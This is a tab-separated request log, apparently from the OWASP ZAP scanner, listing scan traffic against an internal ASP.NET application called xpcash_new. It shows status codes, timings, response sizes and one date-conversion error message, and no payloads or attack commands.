Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	36265	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	44	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	158	324	220		
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	88	222	36253	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	62	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	162	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	69	222	36171	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	41	222	36171	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	49	222	36131	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	58	324	220		
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	68	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	37	222	35898	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:55 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	96	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	53	222	35865	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	90	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	117	324	220		
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	94	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	78	222	35897	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	15	222	36171	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	19	222	36171	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	36131	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	120	324	220		
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	49	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:56 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	71	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:57 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	97	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:57 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	93	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:57 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	61	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:57 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	78	222	35718	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:57 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	112	324	220		
Successfully	Sat May 26 14:38:57 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	70	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	54	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	61	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	72	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35719	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	108	324	220		
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	30	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	74	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	57	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	62	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	122	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	122	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	97	222	35719	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:58 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	118	324	220		
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:59 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/CSS/Styles.css	200	OK	110	246	1069	Low	
Not Text	Sat May 26 14:38:59 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/error.gif	200	OK	94	247	1037	Low	
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/errorPage.aspx?msg=%22Conversion+from+string+%22ZAP%22+to+type+'Date'+is+not+valid.	200	OK	15	221	1922	Medium	Form, Hidden
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	26	222	36233	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	36233	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	38	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	107	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	126	324	220		
Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	69	222	36253	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:38:59 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	17	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:00 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:00 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	44	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:00 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:00 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	162	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:00 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	146	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:00 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	43	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:00 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	94	324	220		
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	37	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	60	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	79	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	89	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	68	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	103	324	220		
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	17	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	96	222	36221	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	154	222	35992	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:01 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	69	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	78	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	99	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	69	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	118	324	220		
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	27	222	36265	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36265	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	16	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	96	324	220		
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	26	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:02 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36233	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36139	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36233	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36139	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	55	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	65	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	28	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36095	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	85	324	220		
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	125	324	220		
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	30	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	27	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	15	222	36139	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	47	222	36139	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	47	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	79	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	33	222	36095	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:03 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	134	324	220		
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	48	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	33	222	35963	Medium	Form, Hidden, Upload,

										Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	103	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	189	222	35992	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	121	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	123	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	39	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	282	324	220		
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	177	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	23	222	35964	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	68	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	129	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:04 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	113	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	59	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35870	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	128	324	220		
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	35898	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	98	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	98	222	35898	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:05 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	61	222	36159	Medium	Form, Hidden, Upload,

										Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	62	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35865	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	183	324	220		
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	54	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	57	222	35963	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	115	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	117	222	35898	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	95	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	110	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35865	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	227	324	220		
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	54	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	265	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:06 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	224	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:07 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	100	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:07 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	72	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:07 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	136	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:07 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	164	324	220		

Successfully	Sat May 26 14:39:07 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	71	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:07 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:07 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	79	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:11 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	176	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:12 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	160	222	35752	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:12 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	120	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:12 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	39	222	35718	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:12 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	88	324	220		
Successfully	Sat May 26 14:39:13 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	39	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:13 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35812	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:13 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	57	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:39:13 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	68	222	35751	Medium	Form, Hidden, Upload, Script, Comment
